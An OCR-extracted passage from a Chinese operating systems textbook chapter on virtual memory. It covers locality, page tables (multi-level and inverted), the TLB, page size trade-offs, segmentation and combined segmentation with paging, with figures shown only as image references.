这类推断基于局部性原理（principle of locality），局部性原理在本书第 1 章曾经介绍过（参见附录 1A）。概括来说，局部性原理描述了一个进程中程序和数据引用的集簇倾向。因此，假设在很短的时间内仅需要进程的一部分块是合理的。同时，还可以对在不远的将来可能会访问的块进行猜测，从而避免系统抖动。

证实局部性原理的一种方法是在虚拟内存环境中查看进程的执行情况。图 8.1 是一个动态地阐明了局部性原理的著名图表［HATF72］。注意，在进程的生命周期中，所有引用都局限在进程页的一个子集中。




图 8.1　分页下的运行情况

局部性原理说明了虚拟内存方案是可行的。为了使虚拟内存比较实用并且有效，需要两方面的因素。首先，必须有对所采用的分页或分段方案的硬件支持；其次，操作系统必须有管理页或段在内存和辅助存储器（简称辅存）之间移动的软件。本节首先分析硬件特征，然后介绍由操作

系统创建并维护，供内存管理硬件使用的必要的控制结构。下一节将介绍操作系统方面的问题。

8.1.2 分页

虽然存在基于分段的虚拟内存（接下来会讲述），术语虚拟内存通常与使用分页的系统联系在一起。第一个使用分页实现虚拟内存的是Atlas计算机[KILB62]，随后很快广泛应用于商业用途。

在讲述简单分页时，曾指出每个进程都有自己的页表，当它的所有页都装入到内存中时，页表被创建并被装入内存。页表项（Page Table Entry，简称PTE）包含有与内存中的页框相对应的页框号。当考虑基于分页的虚拟内存方案时也同样需要页表，并且通常每个进程都有一个唯一的页表，但这时页表项变得更复杂，如图8.2a所示。由于一个进程可能只有一些页在内存中，因而每个页表项需要有一位（P）来表示它所对应的页当前是否在内存中。如果这一位表示该页在内存中，则这个页表项还包括该页的页框号。




图8.2 典型的内存管理格式

页表项中所需要的另一个控制位是修改位（M），表示相应页的内容从上一次装入内存中到现在是否已经改变。如果没有改变，则当需要把该页换出时，不需要用页框中的内容更新该页。还必须提供其他一些控制位，例如，如果需要在页一级控制保护或共享，则需要用于这些目的的位。

页表结构

从存储器中读取一个字的基本机制包括使用页表从虚拟地址到物理地址的转换。虚拟地址又称为逻辑地址，由页号和偏移量组成，而物理地址由页框号和偏移量组成。由于页表的长度可以基于进程的长度而变化，因而不能期望在寄存器中保存它，它必须在内存中且可以访问到。图8.3给出了一种硬件实现。当一个特定的进程正在运行时，一个寄存器保存该进程页表的起始地址。虚拟地址的页号用于检索页表、查找相应的页框号，并与虚拟地址的偏移量组合起来产生需

要的实地址。一般来说，页号域长于页框号域（$n>m$）。

在大多数系统中，每个进程都有一个页表。但是每个进程可以占据大量的虚拟内存空间。例如，在 VAX 系统结构中，每个进程可以有接近 $2^{31}=2GB$ 的虚拟内存空间，如果使用 $2^{9}=512$ 字节的页，这意味着每个进程需要有 2^{22} 个页表项。显然，采用这种方法用于放置页表的内存空间实在太多了。为了克服这个问题，大多数虚拟内存方案都在虚拟内存中而不是在实内存中保存页表。这意味着页表和其他页一样都服从分页管理。当一个进程正在运行时，它的页表至少有一部分必须在内存中，这一部分包括正在运行的页的页表项。一些处理器使用两级方案组织大型页表。在这类方案中有一个页目录，每一项指向一个页表，因此，如果页目录的长度为 X，并且如果一个页表的最大长度为 Y，一个进程可以有 $X\times Y$ 页。在典型情况下，一个页表的最大长度被限制为一页。例如，Pentium 处理器就使用了这种方法。




图 8.3　分页系统中的地址转换

图 8.4 给出了一个用于 32 位地址的两级方案的典型例子。假设采用字节级的寻址，页尺寸为 4KB（2^{12}），那么 4GB（2^{32}）的虚拟地址空间由 2^{20} 页组成。如果这些页中的每一个都由一个 4 字节的页表项映射，则可以创建一个由 2^{20} 个页表项组成的页表，这时需要 4MB（2^{22}）内存空间。这个由 2^{10} 页组成的巨大的用户页表可以保留在虚拟内存中，由一个包括 2^{10} 个页表项的根页表映射，根页表占据 4KB（2^{12}）的内存。图 8.5 给出了这种方案中地址转换所涉及的步骤。虚拟地址的前 10 位用于检索根页表，查找关于用户页表的页的页表项。如果该页不在内存中，则发生一次缺页中断。如果该页在内存中，则用虚拟地址中接下来的 10 位检索用户页表项页，查找该虚拟地址引用的页的页表项。




图 8.4　两级层次页表




图 8.5 两级分页系统中的地址转换

倒排页表

前面讨论的页表设计的一个重要缺陷是页表的大小与虚拟地址空间的大小成正比。

使用一级或多级页表的一种替代方法是使用一个倒排页表结构，该方法的各种变种用于 PowerPC、UltraSPARC 和 IA-64 体系结构中，RT-PC 上的 Mach 操作系统的实现也使用了这种技术。

在这种方法中，虚拟地址的页号部分使用一个简单的散列函数映射到散列表中[⊖]。散列表包含一个指向倒排表的指针，而倒排表中含有页表项。通过这个结构，散列表和倒排表中各有一项对应于一个实存页，而不是虚拟页。因此，不论有多少进程、支持多少虚拟页，页表都只需要实存中的一个固定部分。由于多个虚拟地址可能映射到同一个散列表项中，因此需要使用一种链接技术管理这种溢出。散列技术使得链一般都比较短，通常只有一到两项。页表的结构称为"倒排"是因为它使用页框号而不是虚拟页号来索引页表项。

图 8.6 说明了一个倒排页表方法的典型实现。对于大小为 2^m 个页框的物理内存，倒排页表包含 2^m 项，所以第 i 个项对应第 i 个页框。页表中的每项都包含如下内容：

- 页号：虚拟地址的页号部分。
- 进程标志符：使用该页的进程。页号和进程标志符结合起来标志一个特定进程的虚拟地址空间的一页。
- 控制位：该域包含一些标记，比如有效、访问和修改；以及保护和锁定信息。
- 链指针：如果某个项没有链项，则该域为空（或许用一个单独的位来表示）。否则，该域包含链中下一项的索引值（在 0 到 2^m-1 之间的数字）。

在图 8.6 的例子中，虚拟地址包含一个 n 位的页号，并且 $n>m$。散列函数映射 n 位页号到 m 位数，这个 m 位数用于索引倒排页表。

转换检测缓冲区

原则上，每个虚存访问可能引起两次物理内存访问：一次取相应的页表项，一次取需要的数据。因此，简单的虚拟内存方案会导致存储器访问时间加倍。为克服这个问题，大多数虚拟内存方案为页表项使用一个特殊的高速缓存，通常称做转换检测缓冲区（Translation Lookaside Buffer，TLB）。这个高速缓存的功能和高速缓冲存储器（见第 1 章）相似，包含最近用过的页表项。由此得到的分页硬件组织如图 8.7 所示。给定一个虚拟地址，处理器首先检查 TLB，如果需要的页

⊖ 见附录 8A 中关于散列技术的讨论。

表项在其中（TLB 命中），则检索页框号并形成实地址。如果没有找到需要的页表项（TLB 未命中），则处理器用页号检索进程页表，并检查相应的页表项。如果"存在位"已置位，则该页在内存中，处理器从页表项中检索页框号以形成实地址。处理器同时更新 TLB，使其包含这个新的页表项。最后，如果"存在位"没有置位，则表示需要的页不在内存中，这时将产生一次存储器访问故障，称为缺页（page fault）中断。这时离开硬件作用范围，调用操作系统，由操作系统负责装入所需要的页，并更新页表。




图 8.6　倒排页表结构




图 8.7　转换检测缓冲区的用法

图 8.8 中的流程图表明了 TLB 的使用。如果需要的页不在内存中，一个缺页中断导致调用缺页中断处理例程。为保持流程图简洁，图中没有表明在磁盘 I/O 过程中操作系统可以分派另一个进程执行。根据局部性原理，大多数虚拟内存访问都位于最近使用过的页中，因此，大多数访问将调用高速缓存中的页表项。针对 VAX TLB 的研究表明，该方案可以较大地提高性能［CLAR85，SATY81］。





图8.8 分页和转移检测缓冲区(TLB)的操作[FURH87]

关于TLB的实际组织还有很多另外的细节问题。由于TLB仅包含整个页表中的部分表项，所以不能简单地把页号编入TLB的索引；相反，TLB中的项必须包括页号以及完整的页表项。处理器中的硬件机制允许同时查询许多TLB项，以确定是否存在匹配的页号。对应于图8.9中在页表中查找所使用的直接映射或索引，该技术称为关联映射(associative mapping)。TLB的设计还必须考虑TLB中表项的组织方法，以及当读取一个新项时置换哪一项。这些问题是任何硬件高速缓存设计中都必须考虑的，这里不再继续讨论，详细信息请参阅高速缓存设计方面的资料(例如[STAL06a])。



a) 直接映射 b) 关联映射

图8.9 页表项的直接查找和关联查找

最后，虚拟内存机制必须与高速缓存系统(不是TLB高速缓存，而是内存高速缓存)进行

交互，如图 8.10 所示。一个虚拟地址通常为页号、偏移量的形式。首先，内存系统查看 TLB 中是否存在匹配的页表项，如果存在，通过把页框号和偏移量组合起来产生实地址（物理地址）；如果不存在，则从页表中读取页表项。一旦产生了由一个标记（tag）[⊖] 和其余部分组成的实地址，则查看高速缓存中是否存在包含这个字的块。如果有，把它返回给 CPU；如果没有，从内存中检索这个字。

需要注意在一次存储器访问中涉及 CPU 硬件的复杂性。虚拟地址被转换成实地址，这涉及访问页表项，而页表项可能在 TLB 中，也可能在内存中或磁盘中，且被访问的字可能在高速缓存中、内存中或磁盘中。如果被访问的字只在磁盘中，则包含该字的页必须装入内存中，并且它所在的块装入到高速缓存中。此外，包含该字的页对应的页表项必须被更新。




图 8.10 转换检测缓冲区和高速缓存操作


页尺寸

页尺寸是一个重要的硬件设计决策，需要考虑多方面的因素。其中一个因素是内部碎片。显然，页越小，内部碎片的总量越少。为优化内存的使用，通常希望减少内部碎片；另一方面，页越小，每个进程需要的页的数目就越多，这就意味着更大的页表。对于多道程序设计环境中的大程序，这就意味着活动进程有一部分页表在虚拟内存中，而不是在内存中。从而一次存储器访问可能产生两次缺页中断：第一次读取所需的页表部分，第二次读取进程页。另一个因素是基于大多数辅存设备的物理特性，希望页尺寸比较大，从而实现更有效的数据块传送。

页尺寸对缺页中断发生概率的影响使这些问题变得更为复杂。一般而言，基于局部性原理，其性能如图 8.11a 所示。如果页尺寸非常小，那么每个进程在内存中有较多数目的页。一段时间后，内存中的页都包含有最近访问的部分，因此，缺页率比较低。当页尺寸增加时，每一页包含的单元和任何一个最近访问过的单元越来越远。因此局部性原理的影响被削弱，缺页率开始增长。但是当页尺寸接近整个进程的大小时（图示的 P 点），缺页率开始下降，当一个页包含整个进程时，不会发生缺页中断。

⊖ 参见图 1.17。一般来说，标记只是实地址最左边的位。关于高速缓存的更多讨论，请参考[STAL06a]。

更为复杂的是，缺页率还取决于分配给一个进程的页框的数目。图8.11b表明，对固定的页尺寸，当内存中的页数目增加时，缺页率会下降[⊖]。因此，软件策略（分配给每个进程的内存总量）影响着硬件设计决策（页尺寸）。



P表示整个进程的大小，W表示工作集大小，N表示进程中的总页数

图8.11 典型的分页行为

表8.3给出了大多数机器中采用的页尺寸。

最后，页尺寸的设计问题与物理内存的大小和程序大小有关。当内存变大时，应用程序使用的地址空间也相应地增长，这种趋势在个人计算机和工作站上更为显著。此外，大型程序中所使用的当代程序设计技术可能会降低进程中的局部性[HUCK93]。例如：

- 面向对象技术鼓励使用小程序和数据模块，关于它们的引用在相对比较短的时间里散布在相对比较多的对象中。
- 多线程应用可能导致指令流和分散的存储器访问的突然变化。

表8.3 页尺寸的例子

计算机	页尺寸
Atlas	512个48位字
Honeywell-Multics	1024个36位字
IBM 370/XA和370/ESA	4KB
IBM AS/400	512字节
DEC Alpha	8KB
MIPS	4KB～16MB
UltraSPARC	8KB～4MB
Pentium	4KB～4MB
IBM POWER	4KB
Itanium	4KB～256MB

对于给定大小的TLB，当进程的内存大小增加并且局部性降低时，TLB访问的命中率降低。在这种情况下，TLB可能成为一个性能瓶颈（例如，见[CHEN92]）。

提高TLB性能的一种方法是使用包含更多项的更大的TLB。但是，TLB的大小会影响其他的硬件设计特征，如内存高速缓存和每个指令周期访问内存的数量[TALL92]，因此TLB的大小不可能像内存大小增长得那么快。一种可选的方法是采用更大的页，使得TLB中的每个页表项对应于更大的存储块。但由前面的讨论得知，采用较大的页可能导致性能下降。

⊖ 变量W代表工作集的大小，其概念将在8.2节讨论。

因此，很多硬件设计者都尝试使用多种页大小 [TALL92，KHAL93]，并且很多微处理器体系结构支持多种页尺寸，包括 MIPS R4000、Alpha、UltraSPARC、Pentium 和 IA-64 等。多种页尺寸为有效地使用 TLB 提供了很大的灵活性。例如，一个进程的地址空间中一大片连续的区域（如程序指令），可以使用数目较少的大页映射，而线程栈则可以使用较小的页来映射。但是，大多数商业操作系统仍然只支持一种页尺寸，而不管底层硬件的能力。其原因是页尺寸影响操作系统的许多特征，因此操作系统支持多种页尺寸是一项复杂的任务（相关论述参见 [GANA98]）。

8.1.3　分段

虚拟内存的含义

分段允许程序员把内存看成由多个地址空间或段组成，段的大小是不相等的，并且是动态的。存储器访问以段号和偏移量的形式组成的地址。

对程序员而言，这种组织与非段式地址空间相比有许多优点：

1）简化对不断增长的数据结构的处理。如果程序员事先不知道一个特定的数据结构会变得多大，除非允许使用动态的段大小，否则必须对其大小进行猜测。而对于段式虚拟内存，这个数据结构可以分配到它自己的段，需要时操作系统可以扩大或缩小这个段。如果需要被扩大的段在内存中，并且内存中已经没有足够的空间，操作系统可能把这个段移到内存中的一个更大的区域（如果可以得到），或者把它换出。对于后一种情况，被扩大的段将在下一次有机会时被换回。

2）允许程序独立地改变或重新编译，而不要求整个程序集合重新链接和重新加载。同样，这也是使用多个段实现的。

3）有助于进程间的共享。程序员可以在段中放置一个实用工具程序或一个有用的数据表，供其他进程访问。

4）有助于保护。由于一个段可以被构造成包含一个明确定义的程序或数据集，因而程序员或系统管理员可以更方便地指定访问权限。

组织

在讨论简单分段时，曾指出每个进程都有自己的段表，当它的所有段都装入内存时，为该进程创建一个段表并装入内存。每个段表项包含相应段在内存中的起始地址和段的长度。基于分段的虚拟内存方案仍然需要段表这个设计，并且每个进程都有一个唯一的段表。在这种情况下，段表项变得更加复杂，如图 8.2b 所示。由于一个进程可能只有一部分段在内存中，因而每个段表项中需要有一位表明相应的段是否在内存中。如果这一位表明该段在内存中，则这个表项还包括该段的起始地址和长度。

段表项中需要的另一个控制位是修改位，用于表明相应的段从上一次被装入内存到目前为止其内容是否被改变。如果没有改变，把该段换出时就不需要写回。同时还可能需要其他的控制位，例如若要在段级来管理保护或共享，则需要具有用于这种目的的位。

从存储器中读一个字的基本机制涉及使用段表来将段号和偏移量组成的虚拟地址（或逻辑地址）转换为物理地址。根据进程的大小，段表长度可变，而无法在寄存器中保存，因此访问段表时它必须在内存中。图 8.12 表明了该方案的一种硬件实现（与图 8.3 类似）。当一个特定的进程正在运行时，有一个寄存器为该进程保存段表的起始地址。虚拟地址中的段号用于检索这个表，并查找该段起点的相应内存地址。这个地址加上虚拟地址中的偏移量部分，产生了需要的实地址。




图 8.12 分段系统中的地址转换

8.1.4 段页式

分页和分段都有它们的长处。分页对程序员是透明的，它消除了外部碎片，因而可以更有效地使用内存。此外，由于移入或移出内存的块是固定的、大小相等的，因而有可能开发出更精致的存储管理算法。分段对程序员是可见的，它具有处理不断增长的数据结构的能力以及支持共享和保护的能力。为了把它们二者的优点结合起来，一些系统配备了特殊的处理器硬件和操作系统软件来同时支持这两者。

在段页式的系统中，用户的地址空间被程序员划分成许多段。每个段依次划分成许多固定大小的页，页的长度等于内存中的页框大小。如果某一段的长度小于一页，则该段只占据一页。从程序员的角度看，逻辑地址仍然由段号和段偏移量组成；从系统的角度看，段偏移量可看做是指定段中的一个页号和页偏移量。




图 8.13 段页式系统中的地址转换

